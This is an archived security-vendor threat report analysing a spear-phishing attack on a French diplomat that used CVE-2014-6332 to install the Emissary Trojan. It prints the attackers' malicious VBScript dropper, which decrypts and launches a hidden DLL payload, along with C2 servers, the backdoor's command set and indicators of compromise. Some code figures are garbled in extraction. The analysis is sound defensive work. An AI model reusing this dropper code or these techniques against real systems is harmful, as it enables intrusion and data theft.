

# Attack on French Diplomat Linked to Operation Lotus Blossom

By Robert Falcone, Jen Miller-Osborn

Published: 2015-12-18 · Archived: 2026-04-05 21:55:12 UTC

We observed a targeted attack in November directed at an individual working for the French Ministry of Foreign Affairs. The attack involved a spear-phishing email sent to a single French diplomat based in Taipei, Taiwan and contained an invitation to a Science and Technology support group event.

The actors attempted to exploit CVE-2014-6332 using a slightly modified version of the proof-of-concept (POC) code to install a Trojan called Emissary, which is related to the [Operation Lotus Blossom](#) campaign. The TTPs used in this attack also match those detailed in the paper. The targeting of this individual suggests the actors are interested in breaching the French Ministry of Foreign Affairs itself or gaining insights into relations between France and Taiwan.

We have created the [Emissary](#) tag for AutoFocus users to track this threat.

## En garde!

On November 10, 2015, threat actors sent a spear-phishing email to an individual at the French Ministry of Foreign Affairs. The subject and the body of the email suggest the targeted individual had been invited to a Science and Technology conference in Hsinchu, Taiwan. The e-mail appears quite timely, as the conference was held on November 13, 2015, which is three days after the attack took place.

The email body contained a link to the legitimate registration page for the conference, but the email also had two attachments with the following filenames that also pertain to the conference:

1. 蔡英文柯建銘全國科技後援會邀請函.doc (translates to “Tsai Ker Chien-ming National Science and Technology Support Association invitations.doc”)
2. 書面報名表格.doc (translates to “Written Application Form.doc”)

Both attachments are malicious Word documents that attempt to exploit the Windows OLE Automation Array Remote Code Execution Vulnerability tracked by [CVE-2014-6332](#). Upon successful exploitation, the attachments will install a Trojan named Emissary and open a Word document as a decoy.

The first attachment opens a decoy (Figure 2) that is a copy of an invitation to a Science and Technology conference this past November 13th held in Hsingchu, Taiwan, while the second opens a decoy (Figure 1) that is a registration form to attend the conference. The conference was widely advertised online and on Facebook, however in this case the invitation includes a detailed itinerary that does not seem to have appeared online. The Democratic Progressive’s Party (DPP) Chairwoman Tsai Ing-wen and DPP caucus whip and Hsinchu representative Ker Chien-ming were the primary political sponsors of the conference and are longtime political allies. Tsai Ing-wen is the current front-runner for the Taiwanese Presidency and Ker Chien-ming may become Speaker if she wins. The conference focused on using open source technology, open international recruiting, and



discussing the malicious script or exploit itself, we will focus on the portions of the script that the threat actors modified.

The actors removed the explanatory comments from the VBScript and made slight modifications to the POC code. The only major functional difference between the POC and the VBScript involved adding the ability to extract and run both a decoy document and payload. Figure 3 and 4 compare the differing “runshell” command within the POC and the malicious documents used in this attack. The code in Figure 3 shows that the POC does nothing more than launch the notepad.exe application upon successful exploitation. Figure 4 shows the malicious document creating a file named “ss.vbs” that it writes a VBScript to using a series of “echo” statements. After writing the VBScript, the malicious document executes the “ss.vbs” file.

1	function runshell()
2	On Error Resume Next
3	set shell=createobject("Shell.Application")
4	shell.ShellExecute "notepad.exe"
5	end function

Figure 3 Code block containing “runshell” function in CVE-2014-6332 proof-of-concept VBScript

1	function runshell()
2	On Error Resume Next
3	set objshell= Createobject("WScript.Shell")
4	strValue = objshell.RegRead("HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Local AppData")
5	ename = "rundll32", " &strValue& "\mm.dll", "Setting"
6	outfile1= strValue& "\mm.dll"
7	bs = strValue& "\ss.vbs"
8	dn= strValue& "\t.doc"
9	v=window.location.href
10	v=Replace(v,"file:///"," ",1,1,1)
11	v=Replace(v,"?.html"," ",1,1,1)
12	v=Replace(v,"%20"," ",1)

```
13 v=Replace(v,"/","\\",1)
14 cmd = "cmd"
15 arg="/c taskkill -f -im winword.exe "
16 arg1= """"""
17 set shell=createobject("wscript.shell")
18 shell.run "cmd.exe /c ""echo On Error Resume Next >""&""&"" "" ",0,true
19 shell.run "cmd.exe /c ""echo set shell=createobject("""Shell.Application"" )>""&""&"" "" ",0,true
20 shell.run "cmd.exe /c ""echo shell.ShellExecute ""cmd"" , ""&arg&"" , """" , """" ,0
21 >>""&""&"" "" ",0,true
22 shell.run "cmd.exe /c ""echo wscript.sleep 3000 >> ""&""&"" "" ",0,true
23 shell.run "cmd.exe /c ""echo dim str >> ""&""&"" "" "
24 ",0,true
25 shell.run "cmd.exe /c ""echo dim L1 >> ""&""&"" "" "
26 ",0,true
27 shell.run "cmd.exe /c ""echo dim L2 >> ""&""&"" "" "
28 ",0,true
29 shell.run "cmd.exe /c ""echo dim Len >> ""&""&"" "" "
30 ",0,true
31 shell.run "cmd.exe /c ""echo dim outfile1 >> ""&""&"" "" "
32 ",0,true
33 shell.run "cmd.exe /c ""echo dim outfile2 >> ""&""&"" "" "
34 ",0,true
35 shell.run "cmd.exe /c ""echo infile = ""&v&"" >>
36 ""&""&"" "" ",0,true
37 shell.run "cmd.exe /c ""echo outfile1 = ""&outfile1&"" >>
38 ""&""&"" "" ",0,true
```

```
39 shell.run "cmd.exe /c ""echo L1= 78924 >>
""&bs&"" "" ",0,true
40
41 shell.run "cmd.exe /c ""echo L2= 38912 >>
""&bs&"" "" ",0,true
42
43 shell.run "cmd.exe /c ""echo size= 144893 >>
""&bs&"" "" ",0,true
44
45 shell.run "cmd.exe /c ""echo offset1 = size-L1-L2 >>
""&bs&"" "" ",0,true
46
47 shell.run "cmd.exe /c ""echo offset2 = size-L2 >> ""&bs&"" ""
",0,true
48
49 shell.run "cmd.exe /c ""echo Len=0 >> ""&bs&"" ""
",0,true
50
51 shell.run "cmd.exe /c ""echo str = ReadBinary (infile,L1,offset1) >>
""&bs&"" "" ",0,true
52
53 shell.run "cmd.exe /c ""echo WriteBinary outfile1, str >>
""&bs&"" "" ",0,true
54
55 shell.run "cmd.exe /c ""echo str = ReadBinary (infile,L2,offset2) >>
""&bs&"" "" ",0,true
56
57 shell.run "cmd.exe /c ""echo WriteBinary outfile2, str >>
""&bs&"" "" ",0,true
58
59 shell.run "cmd.exe /c ""echo Function ReadBinary(FileName,length,offset) >>
""&bs&"" "" ",0,true
60
61 shell.run "cmd.exe /c ""echo Dim Buf(), I >> ""&bs&"" ""
",0,true
62
63 shell.run "cmd.exe /c ""echo With CreateObject(""ADODB.Stream") >>
""&bs&"" "" ",0,true
64
65 shell.run "cmd.exe /c ""echo .Mode = 3: .Type = 1: .Open: .LoadFromFile FileName : .Position =
offset >> ""&bs&"" "" ",0,true
66
67 shell.run "cmd.exe /c ""echo Len =length -1 >> ""&bs&"" ""
",0,true
68
69 shell.run "cmd.exe /c ""echo ReDim Buf(Len) >>
""&bs&"" "" ",0,true
```

```
65 shell.run "cmd.exe /c ""echo For I = 0 To Len: if(I=0) then Buf(I)=(AscB(.Read(1))) else if ((I mod
66 2)=0) then Buf(I)=(AscB(.Read(1) xor AscB(chr(65))) else Buf(I)=(AscB(.Read(1) xor
AscB(chr(67))) end if >> """"&bs&"""" "" ",0,true
67 shell.run "cmd.exe /c ""echo Next >> """"&bs&"""" "" ",0,true
68 shell.run "cmd.exe /c ""echo .Close >> """"&bs&"""" ""
69 ",0,true
70 shell.run "cmd.exe /c ""echo End With >> """"&bs&"""" ""
71 ",0,true
72 shell.run "cmd.exe /c ""echo ReadBinary = Buf >>
""""&bs&"""" "" ",0,true
73 shell.run "cmd.exe /c ""echo End Function >> """"&bs&"""" ""
74 ",0,true
75 shell.run "cmd.exe /c ""echo Sub WriteBinary(FileName, Buf) >>
""""&bs&"""" "" ",0,true
76 shell.run "cmd.exe /c ""echo Dim I, aBuf, Size, bStream >>
77 """"&bs&"""" "" ",0,true
78 shell.run "cmd.exe /c ""echo Size = UBound(Buf): ReDim aBuf(Size \ 2) >>
""""&bs&"""" "" ",0,true
79 shell.run "cmd.exe /c ""echo For I = 0 To Size - 1 Step 2 >>
80 """"&bs&"""" "" ",0,true
shell.run "cmd.exe /c ""echo aBuf(I \ 2) = ChrW(Buf(I + 1) * 256 + Buf(I)) >>
""""&bs&"""" "" ",0,true
shell.run "cmd.exe /c ""echo Next >> """"&bs&"""" ""
",0,true
shell.run "cmd.exe /c ""echo If I = Size Then aBuf(I \ 2) = ChrW(Buf(I)) >>
""""&bs&"""" "" ",0,true
shell.run "cmd.exe /c ""echo aBuf=Join(aBuf, """"") >>
""""&bs&"""" "" ",0,true
shell.run "cmd.exe /c ""echo Set bStream = CreateObject("""ADODB.Stream""") >>
""""&bs&"""" "" ",0,true
shell.run "cmd.exe /c ""echo bStream.Type = 1: bStream.Open >>
""""&bs&"""" "" ",0,true
```

```

shell.run "cmd.exe /c ""echo With CreateObject("""ADODB.Stream""")           >>
""""&bs&"""" "" ",0,true

shell.run "cmd.exe /c ""echo .Type = 2 : .Open: .WriteText aBuf             >>
""""&bs&"""" "" ",0,true

shell.run "cmd.exe /c ""echo .Position = 2: .CopyTo bStream: .Close         >>
""""&bs&"""" "" ",0,true

shell.run "cmd.exe /c ""echo End With                                       >> """"&bs&"""" ""
",0,true

shell.run "cmd.exe /c ""echo bStream.SaveToFile FileName, 2: bStream.Close   >>
""""&bs&"""" "" ",0,true

shell.run "cmd.exe /c ""echo Set bStream = Nothing                          >>
""""&bs&"""" "" ",0,true

shell.run "cmd.exe /c ""echo End Sub                                         >> """"&bs&"""" ""
",0,true

shell.run "cmd.exe /c ""echo set shell=createobject("""Shell.Application""") >>""""&bs&"""" "" ",0,true

shell.run "cmd.exe /c ""echo shell.ShellExecute """"&dn&"""" >>""""&bs&"""" "" ",0,true

shell.run "cmd.exe /c ""echo shell.ShellExecute """"&ename&"""" >>""""&bs&"""" "" ",0,true

shell.run "cmd.exe /c ""echo Set xa = CreateObject("""Scripting.FileSystemObject""")
>>""""&bs&"""" "" ",0,true

shell.run "cmd.exe /c ""echo If xa.FileExists("""&bs&""") Then
>>""""&bs&"""" "" ",0,true

shell.run "cmd.exe /c ""echo Set xb = xa.GetFiles("""&bs&""")
>>""""&bs&"""" "" ",0,true

shell.run "cmd.exe /c ""echo xb.Delete                                       >>""""&bs&"""" ""
",0,true

shell.run "cmd.exe /c ""echo End If                                         >>""""&bs&"""" ""
",0,true

shell.run "cmd.exe /c """"&bs&"""" ",0,true

end function

```

Figure 4 Code block containing "runshell" function in malicious VBScript within attachment

The ss.vbs file is responsible for locating the payload and decoy document from the initial malicious document, as well as decrypting, saving and opening both of the files. The script has hardcoded offsets to the location of both the payload and decoy document within the initial document. The script will decrypt both of the embedded files using a two-byte XOR loop that skips the first byte and then decrypts the remaining using “A” and “C” as the key. After decrypting the embedded files, the script saves the decoy to “t.doc” and the payload to “mm.dll” in the “%APPDATA%\LocalData” folder. Finally, the script will open the decoy document and launch the payload by calling its exported function named “Setting”.

```
1 On Error Resume Next
2 set shell=createobject("Shell.Application")
3 shell.ShellExecute "cmd"," /c taskkill -f -im winword.exe ","",",",0
4 wscript.sleep 3000
5 dim str
6 dim L1
7 dim L2
8 dim Len
9 dim infile
10 dim outfile1
11 dim outfile2
12 infile = "C:\Documents and Settings\\Desktop\
```

```
22 Len=0
23 str = ReadBinary (infile,L1,offset1)
24 WriteBinary outfile1, str
25 str = ReadBinary (infile,L2,offset2)
26 WriteBinary outfile2, str
27 Function ReadBinary(FileName,length,offset)
28     Dim Buf(), I
29     With CreateObject("ADODB.Stream")
30         .Mode = 3: .Type = 1: .Open: .LoadFromFile FileName : .Position = offset
31         Len =length -1
32         ReDim Buf(Len)
33         For I = 0 To Len: if(I=0) then Buf(I)=(AscB(.Read(1))) else if ((I mod 2)=0) then Buf(I)=
34         (AscB(.Read(1)) xor AscB(chr(65))) else Buf(I)=(AscB(.Read(1)) xor AscB(chr(67))) end if
35         Next
36         .Close
37     End With
38     ReadBinary = Buf
39 End Function
40 Sub WriteBinary(FileName, Buf)
41     Dim I, aBuf, Size, bStream
42     Size = UBound(Buf): ReDim aBuf(Size \ 2)
43     For I = 0 To Size - 1 Step 2
44         aBuf(I \ 2) = ChrW(Buf(I + 1) * 256 + Buf(I))
45     Next
46     If I = Size Then aBuf(I \ 2) = ChrW(Buf(I))
47     aBuf=Join(aBuf, "")
48     Set bStream = CreateObject("ADODB.Stream")
```

```
48  bStream.Type = 1: bStream.Open
49  With CreateObject("ADODB.Stream")
50    .Type = 2 : .Open: .WriteText aBuf
51    .Position = 2: .CopyTo bStream: .Close
52  End With
53  bStream.SaveToFile FileName, 2: bStream.Close
54  Set bStream = Nothing
55 End Sub
56 set shell=createobject("Shell.Application")
57 shell.ShellExecute "C:\Documents and Settings\\Local Settings\Application
58 Data\t.doc"
59 shell.ShellExecute "rundll32", ""C:\Documents and Settings\\Local Settings\Application
60 Data\mm.dll", "Setting"
61 Set xa = CreateObject("Scripting.FileSystemObject")
62 If xa.FileExists("C:\Documents and Settings\\Local Settings\Application Data\ss.vbs")
63 Then
64     Set xb = xa.GetFile("C:\Documents and Settings\\Local Settings\Application
65     Data\ss.vbs")
66     xb.Delete
67 End If
```

Figure 5 VBScript within ss.vbs responsible for extracting and running the payload and decoy

## Emissary 5.3 Analysis

The payload of this attack is a Trojan that we track with the name Emissary. This Trojan is related to the Elise backdoor described in the [Operation Lotus Blossom](#) report. Both Emissary and Elise are part of a malware group referred to as “LStudio”, which is based on the following debug strings found in Emissary and Elise samples:

d:\lstudio\projects\worldclient\emissary\Release\emissary\i386\emissary.pdb

d:\lstudio\projects\lotus\elise\Release\EliseDLL\i386\EliseDLL.pdb

There is code overlap between Emissary and Elise, specifically in the use of a common function to log debug messages to a file and a custom algorithm to decrypt the configuration file. The custom algorithm used by Emissary and Elise to decrypt their configurations use the “srand” function to set a seed value for the “rand” function, which the algorithm uses to generate a key. While the “rand” function is meant to generate random numbers, the malware author uses the “srand” function to seed the “rand” function with a static value. The static seed value causes the “rand” function to create the same values each time it is called and results in a static key to decrypt the configuration. The seed value is where the Emissary and Elise differ in their use of this algorithm, as Emissary uses a seed value of 1024 (as seen in Figure 6) and Elise uses the seed value of 2012.

```
srand(1024u);
v4 = 0;
do
    *(v1 + v4++) ^= rand() % 128;
while ( v4 < 0x488 );
```

Figure 6 Custom algorithm in Emissary using 'srand' and 'rand' with 1024 as a seed value

While these two Trojans share code, we consider Emissary and Elise separate tools since their configuration structure, command handler and C2 communications channel differ. The Emissary Trojan delivered in this attack contains the components listed in Table 1. At a high level, Emissary has an initial loader DLL that extracts a configuration file and a second DLL containing Emissary’s functional code that it injects into Internet Explorer.

MD5	Path	Description
06f1d2be5e981dee056c231d184db908	%APPDATA%\LocalData\ishelp.dll	Loader
6278fc8c7bf14514353797b229d562e8	%APPDATA%\LocalData\A08E81B411.DAT	Emissary Payload
e9f51a4e835929e513c3f30299567abc	%APPDATA%\LocalData\75BD50EC.DAT	Configuration file
varies	%TEMP%\000A758C8FEAE5F.TMP	Log file

Table 1 Dropped files associated with Emissary Trojan seen in attack on French Ministry of Foreign Affairs

The loader Trojan named “ishelp.dll” had an original name of “Loader.dll”, which will extract the Emissary payload from a resource named "asdasdasdsad" and write it to a file named “A08E81B411.DAT”. The loader will then write an embedded configuration to a file named “75BD50EC.DAT”. The loader Trojan creates a mutex named “\_MICROSOFT\_LOADER\_MUTEX\_” and finishes by injecting the Emissary DLL in “A08E81B411.DAT” into a newly spawned Internet Explorer process.

The Emissary Trojan runs within the Internet Explorer process. It begins by reading and decrypting its configuration file, which has the following structure:

1	struct emissary_config {
---	--------------------------

```
2      WORD emissary_version_major;  
3      WORD emissary_version_minor;  
4      CHAR[36] GUID_for_sample;  
5      WORD Unknown1;  
6      CHAR[128] Server1;  
7      CHAR[128] Server2;  
8      CHAR[128] Server3;  
9      CHAR[128] CampaignName;  
10     CHAR[550] Unknown2;  
11     WORD Delay_interval_seconds;  
12     };
```

We decrypted and parsed the configuration file that accompanied the payload used in this attack, which resulted in the following settings:

```
Version: 5.3  
GUID: ba87c1c5-f71c-4a8b-b511-07aa113d9103  
C2 Server 1: http://ustar5.PassAs[.]us/default.aspx  
C2 Server 2: http://203.124.14.229/default.aspx  
C2 Server 3: http://dnt5b.myfw[.]us/default.aspx  
Campaign Code: UPG-ZHG-01  
Sleep Delay: 300
```

After decrypting the configuration file, Emissary interacts with its command and control (C2) servers using HTTP or HTTPS, depending on the protocol specified in the configuration file. The initial network beacon sent from Emissary to its C2 server, seen in Figure 7, includes a Cookie field that contains a “GUID”, “op” and “SHO” field. The GUID field is a unique identifier for the compromised system that is obtained directly from the configuration file. The op field has a value of “101”, which is a static value that represents the initial network beacon. The SHO field contains the external IP address of the infected system, which Emissary obtains from a legitimate website “showip.net”, specifically parsing the website’s response for ‘<input id=“checkip” type=“text” name=“check\_ip” value=’, which contains the IP address of the system.




Figure 7 Network beacon sent from Emissary Trojan to C2 server

The C2 server response to this beacon (seen in Figure 8) will contain a header field called “Set-Cookie”, which contains a value of “SID”. The SID value is base64 encoded and encrypted using a rolling XOR algorithm, which once decoded and decrypted contains a 36-character GUID value. The Emissary Trojan will use this GUID value provided by the C2 server as an encryption key that it will use to encrypt data sent in subsequent network communications.




Figure 8 C2 response to Emissary beacon

The C2 server provides commands to the Trojan as a three digit numeric string within the data portion of the HTTP response (in the form of “op=<command>”), which the Emissary Trojan will decrypt and compare to a list of commands within its command handler. The command handler function within the Emissary Trojan supports six commands, as seen in Table 2.

Command	Description
102	Upload a file to the C2 server.
103	Executes a specified command.
104	Download file from the C2 server.
105	Update configuration file.
106	Create a remote shell.
107	Updates the Trojan with a new executable.

Table 2 Command handler within Emissary version 5.3

If the command issued from the C2 server does not match the one listed in the Trojan saves the message "unkown:%s" to the log file. The command set available within Emissary allows the threat actors backdoor access to a compromised system. Using this access, the threat actors can exfiltrate data and carry out further activities on the system, including interacting directly with the system's command shell and downloading and executing additional tools for further functionality.

## **Threat Infrastructure**

The infrastructure associated with the Emissary C2 servers used in this attack includes ustar5.PassAs[.]us, 203.124.14.229 and dnt5b.myfw[.]us. The infrastructure is rather isolated as the only overlap in domains includes appletree.onthenetas[.]com. The overlap, as seen in Figure 9 involves two IP addresses that during the same time frame resolved both the appletree.onthenetas[.]com domain and the Emissary C2 domain of ustar5.PassAs[.]us. The other C2 domain used by this Emissary payload, specifically dnt5b.myfw[.]us currently resolves to the 127.0.0.1. This provides another glimpse into TTPs for these threat actors, as it suggests that the threat actors set the secondary C2 domains to resolve to the localhost IP address to avoid network detection and change this to a routable IP address when they need the C2 server operational. Additionally, while this infrastructure does not overlap with that used in Operation Lotus Blossom, that also fits with the TTPs. In each case, the threat actors used separate infrastructure for different targets, another way to help avoid detection.




Figure 9 Infrastructure associated with Emissary Trojan

## Conclusion

APT threat actors, most likely nation state-sponsored, targeted a diplomat in the French Ministry of Foreign Affairs with a seemingly legitimate invitation to a technology conference in Taiwan. It is entirely possible the diplomat was truly invited to the conference, or at least would not have been surprised by the invitation, adding to the likelihood the attachment would have been opened. The actors were attempting to exploit CVE-2014-6332 to install a new version of the Emissary Trojan, specifically version 5.3.

The Emissary Trojan is related to the Elise malware used in [Operation Lotus Blossom](#), which was an attack campaign on targets in Southeast Asia, in many cases also with official looking decoy documents that do not

appear to have been available online. Additionally, the targeting of a French diplomat based in Taipei, Taiwan aligns with previous targeting by these actors, as does the separate infrastructure. Based on the targeting and lures, Unit 42 assesses that the threat actors' collection requirements not only include militaries and government agencies in Southeast Asia, but also nations involved in diplomatic and trade agreements with them.

## Indicators

### Related Hashes

748feae269d561d80563eae551ef7bfd -書面報名表格.doc

9fd6f702763a9840bd1b3a898eb9c62d -蔡英文柯建銘全國科技後援會邀請函.doc

06f1d2be5e981dee056c231d184db908 - ishelp.dll

6278fc8c7bf14514353797b229d562e8 - A08E81B411.DAT

e9f51a4e835929e513c3f30299567abc - 75BD50EC.DAT

### Command and Control

203.124.14.229

ustar5.PassAs[.]us

appletree.onthenetas[.]com

dnt5b.myfw[.]us

### Related Articles

- [Threat Brief: Recruiting Scheme Impersonating Palo Alto Networks Talent Acquisition Team](#)
- [Boggy Serpens Threat Assessment](#)
- [Recent Jailbreaks Demonstrate Emerging Threat to DeepSeek](#)

 Enlarged Image

---

Source: <http://researchcenter.paloaltonetworks.com/2015/12/attack-on-french-diplomat-linked-to-operation-lotus-blossom/>